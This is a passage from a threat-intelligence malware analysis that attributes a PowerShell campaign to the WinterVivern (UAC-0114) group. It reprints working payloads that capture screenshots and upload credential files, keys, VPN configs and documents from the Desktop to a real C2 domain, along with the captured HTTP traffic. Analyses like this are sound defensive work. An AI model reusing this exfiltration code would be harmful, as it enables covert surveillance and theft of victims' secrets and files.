Fig12 - HTTPS GET request hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php

The **sendData{}** function contains **WebClient.UploadString** method for uploading the specified string (**$message** value **joined with a new line character** in our case) to the hardcoded URL **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/ add6b7efddbb62cd0546057c5c549d2742ed472d[.]php** using the POST method (if $message value is not equal (**-ne comparison operator** is used for validation) to $null).

The value of **$message** corresponds to the result of the string execution, received within the response to the HTTPS request to a hardcoded **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php** resource.

```
HTTP/1.1 100 Continue

POST /gkaslnwqpasg/usersfolders/                                    /
add6b7efddbb62cd0546057c5c549d2742ed472d.php HTTP/1.1
Host: troadsecow.com
Content-Length: 37
Expect: 100-continue

C:\Users\Public\MicrosoftUpdateClientHTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 08:51:25 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
X-Powered-By: PHP/7.2.24
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Fig13 - HTTPS POST request to hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/add6b7efddbb62cd0546057c5c549d2742ed472d[.]php

Data Exfiltration

The only variant of base64-encoded content received with HTTPS response to **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php** corresponds to another PowerShell payload, that contains the functionality of taking screenshots and recursive scanning the Desktop folder for files with the specified extensions and sending it in base64-encoded format to hardcoded URLs.

The **System.Drawing** object within the **screenshot{}** function is used to capture the screenshots (**CopyFromScreen** method is used for a bit-block transfer of color data, corresponding to a rectangle of pixels, from the screen) on the infected machine of custom width and height.

```
New-Item -Path 'c:\Users\Public\' -Name 'MicrosoftUpdateClient' -ItemType 'directory';
Start-Process -windowstyle hidden -FilePath "powershell.exe" -ArgumentList {
[Reflection.Assembly]::LoadWithPartialName('System.Drawing');
function screenshot([Drawing.Rectangle]$bounds, $path) {$bmp = New-Object Drawing.Bitmap $bounds.width, $bounds.height;
$graphics = [Drawing.Graphics]::FromImage($bmp);
$graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size);
$bmp.Save($path);
$graphics.Dispose();
$bmp.Dispose()};
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1900, 1080);
function dowloadFileUP($f){$name=$f.replace(':\','').replace('\','/');
$valu=([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value;
$vu=$valu+$name;
Invoke-RestMethod -Uri 'https://troadsecow.com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_.php' -Method Post -InFile $f -Headers
@{'filename'=$vu} -UseDefaultCredentials};
$i=0;
while($true){
$i=$i+1;$f='c:\Users\Public\MicrosoftUpdateClient\Microsoft_update_tool_'+$i+'.dat';
screenshot $bounds $f;
sleep 1;
dowloadFileUP($f);
sleep 9;
remove-item $f -Force}};
$arg = '$a = [Environment]::GetFolderPath(\"Desktop\")+\"\*\";(ls -Path $a -Recurse).FullName|?{($_ -like \"*.edb\") -or ($_ -like \"*.
ems\") -or ($_ -like \"*.eme\") -or ($_ -like \"*.emz\") -or ($_ -like \"*.key\") -or ($_ -like \"*.pem\") -or ($_ -like \"*.ovpn\") -or
($_ -like \"*.bat\") -or ($_ -like \"*.cer\") -or ($_ -like \"*.p12\") -or ($_ -like \"*.cfg\") -or ($_ -like \"*.log\") -or ($_ -like
\"*.txt\") -or ($_ -like \"*.pdf\") -or ($_ -like \"*.doc\") -or ($_ -like \"*.docx\") -or ($_ -like \"*.xls\") -or ($_ -like \"*.xlsx\")
-or ($_ -like \"*.rdg\")} | %{Sleep 3;try{(New-Object Net.Webclient).UploadString(\"https://troadsecow.com/76bja21412/
c6bd801d882333fdb93dd17308b3e2de3a78cc05_1.php\",( ($_+\"###\"+[system.convert]::tobase64string([System.IO.File]::ReadAllBytes($_)))
-join \"`r`n\"))}catch{($Error[0])}}';
Start-Process -windowstyle hidden -FilePath "powershell.exe" -ArgumentList $arg;
```

Fig14 - PowerShell payload for exfiltrating data

New directory C:\Users\Public**MicrosoftUpdateClient** is created and the screenshot is saved under **C:\Users\Public\MicrosoftUpdateClient\Microsoft_update_tool_<counter>.dat** location, where **counter** is the value appointed after incrementing the operand $i.

- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
[Reflection.Assembly]::LoadWithPartialName('System.Drawing');
function screenshot([Drawing.Rectangle]$bounds, $path) {$bmp = New-Object Drawing.Bitmap $boun
ds.width, $bounds.height;
$graphics = [Drawing.Graphics]::FromImage($bmp);
$graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size);
$bmp.Save($path);
$graphics.Dispose();
$bmp.Dispose()};
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1900, 1080);
function dowloadFileUP($f){$name=$f.replace(':\','').replace('\','/');
$valu=([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value;
$vu=$valu+$name;
Invoke-RestMethod -Uri 'https://troadsecow.com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78
cc05_.php' -Method Post -InFile $f -Headers @{'filename'=$vu} -UseDefaultCredentials};
$i=0;
while($true){
$i=$i+1;$f='c:\Users\Public\MicrosoftUpdateClient\Microsoft_update_tool_'+$i+'.dat';
screenshot $bounds $f;
sleep 1;
dowloadFileUP($f);
sleep 9;
remove-item $f -Force
}
```

Fig15 - The process of screenshots making and sending to C2 server, processed with powershell.exe

After base64-encoded screenshot is sent over HTTPS POST request to a hardcoded URL **hxxps://troadsecow[.]com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_[.]php** , it is forcely deleted from **C:\Users\Public\MicrosoftUpdateClient\Microsoft_update_tool_<counter>.dat** location.

```
HTTP/1.1 100 Continue

POST /76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_.php HTTP/1.1
filename:                                          cUsers/Public/MicrosoftUpdateClient/Microsoft_update_tool_1.dat
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.15063.0
Content-Type: application/x-www-form-urlencoded
Host: troadsecow.com
Content-Length: 226818
Expect: 100-continue
Connection: Keep-Alive

.PNG
```

Fig16 - Screenshot sent via HTTPS POST request

The same PowerShell payload, received with the response to **hxxps://troadsecow[.]com/gkaslnwqpasg/usersfolders/<User SID>/b9a6a2f6a2e1d946182eb464c9a64ab760953a77[.]php** resource request, also describes cmdlets execution for **recursive scanning the Desktop folder for files with the specified extensions** (.edb, .ems, .eme, .emz, .key, .pem, .ovpn, .bat, .cer, .p12, .cfg, .log, .txt, .pdf, .doc, .docx, .xls, .xlsx, .rdg).

- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $a = [Environment]::GetFolderPath
(\"Desktop\")+\"\*\";(ls -Path $a -Recurse).FullName|?{($_ -like \"*.edb\") -or ($_ -like \"*.
ems\") -or ($_ -like \"*.eme\") -or ($_ -like \"*.emz\") -or ($_ -like \"*.key\") -or ($_ -lik
e \"*.pem\") -or ($_ -like \"*.ovpn\") -or ($_ -like \"*.bat\") -or ($_ -like \"*.cer\") -or
($_ -like \"*.p12\") -or ($_ -like \"*.cfg\") -or ($_ -like \"*.log\") -or ($_ -like \"*.txt
\") -or ($_ -like \"*.pdf\") -or ($_ -like \"*.doc\") -or ($_ -like \"*.docx\") -or ($_ -like
\"*.xls\") -or ($_ -like \"*.xlsx\") -or ($_ -like \"*.rdg\")} | %{Sleep 3;try{(New-Object Ne
t.Webclient).UploadString(\"https://troadsecow.com/76bja21412/c6bd801d882333fdb93dd17308b3e2de
3a78cc05_1.php\",( ($_+\"###\"+[system.convert]::tobase64string([System.IO.File]::ReadAllBytes
($_))) -join \"`r`n\"))}catch{($Error[0])}}
```

Fig17 - The process of enumerating files under Desktop folder and sending to C2 server, processed with powershell.exe

The **unencoded full paths to the files**, that match the searching criteria, **as well as with their content** (in base64-encoded format) are delimited with "###" separator and sent via POST request to the hardcoded URL **hxxps://troadsecow[.]com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_1[.]php** .

```
POST /76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_1.php HTTP/1.1
Host: <C2 server>
Content-Length: 163
Expect: 100-continue

C:\Users\      \Desktop\
                        .txt### <base64-encoded content of the file>
```

Fig18 - POST request to hxxps://troadsecow[.]com/76bja21412/c6bd801d882333fdb93dd17308b3e2de3a78cc05_1[.]php

Afterword

Analyzing the activity that was previously described and attributed to WinterVivern group by DomainTools and Lab52, **next similarities can be noticed**:

- similar code structure and syntax (even with the same function names and whole sections), used for describing payloads functionality;
- active usage of PowerShell instrumentarium for malicious code execution on the infected PC;
- abusing the Windows Management Instrumentation (WMI) in order to retrieve information about the active user account on a computer running infected Windows system version;
- the same mechanism of checking the infected Windows system version is used in order to define which function (out of two variants) will be used to initiate the scheduled task creation;
- downloaded .xml document is used to establish the scheduled task for persistence;
- using a similar scheduled task name format;
- the same logic of functions starter{}, sendData{} are used for establishing persistence by periodic execution for checking the availability of new commands from the C2 server, executing them and sending the result back.

Therefore, the activity, analyzed in this report, **can be attributed to the UAC-0114 (aka WinterVivern) group** (referring to the keyword that was used in the URL path during previous campaigns) with a high level of confidence.

MITRE ATT&CK®Context

Resource Development TA0042	**Acquire Infrastructure** T1583	**Domains** T1583.001
	Stage Capabilities T1608	**Upload Malware** T1608.001
	Establish Accounts T1585	**Email Accounts** T1608.002
Initial Access TA0001	**Phishing** T1566	**Spearphishing Link** T1566.002
Execution TA0002	**Command and Scripting Interpreter** T1059	**PowerShell** T1059.001
		Windows Command Shell T1059.003
	User Execution T1204	**Malicious File** T1204.002
	Windows Management Instrumentation T1047	
Persistence TA0003	**Scheduled Task/Job** T1053	**Scheduled Task** T1053.005
Defense Evasion TA0005	**Hide Artifacts** T1564	**Hidden Window** T1564.003
	Indicator Removal T1070	**File Deletion** T1070.004
	Virtualization/Sandbox Evasion T1497	**Time Based Evasion** T1497.003
Discovery TA0007	**File and Directory Discovery** T1083	
	System Owner/User Discovery T1033	

Collection TA0009	**Automated Collection** T1119	
	Data from Local System T1005	
	Screen Capture T1113	
Command and Control TA0011	**Application Layer Protocol** T1071	**Web Protocols** T1071.001
	Data Encoding T1132	**Standard Encoding** T1132.001
	Encrypted Channel T1573	**Asymmetric Cryptography** T1573.002
	Ingress Tool Transfer T1105	
Exfiltration TA0010	**Exfiltration over C2 Channel** T1041	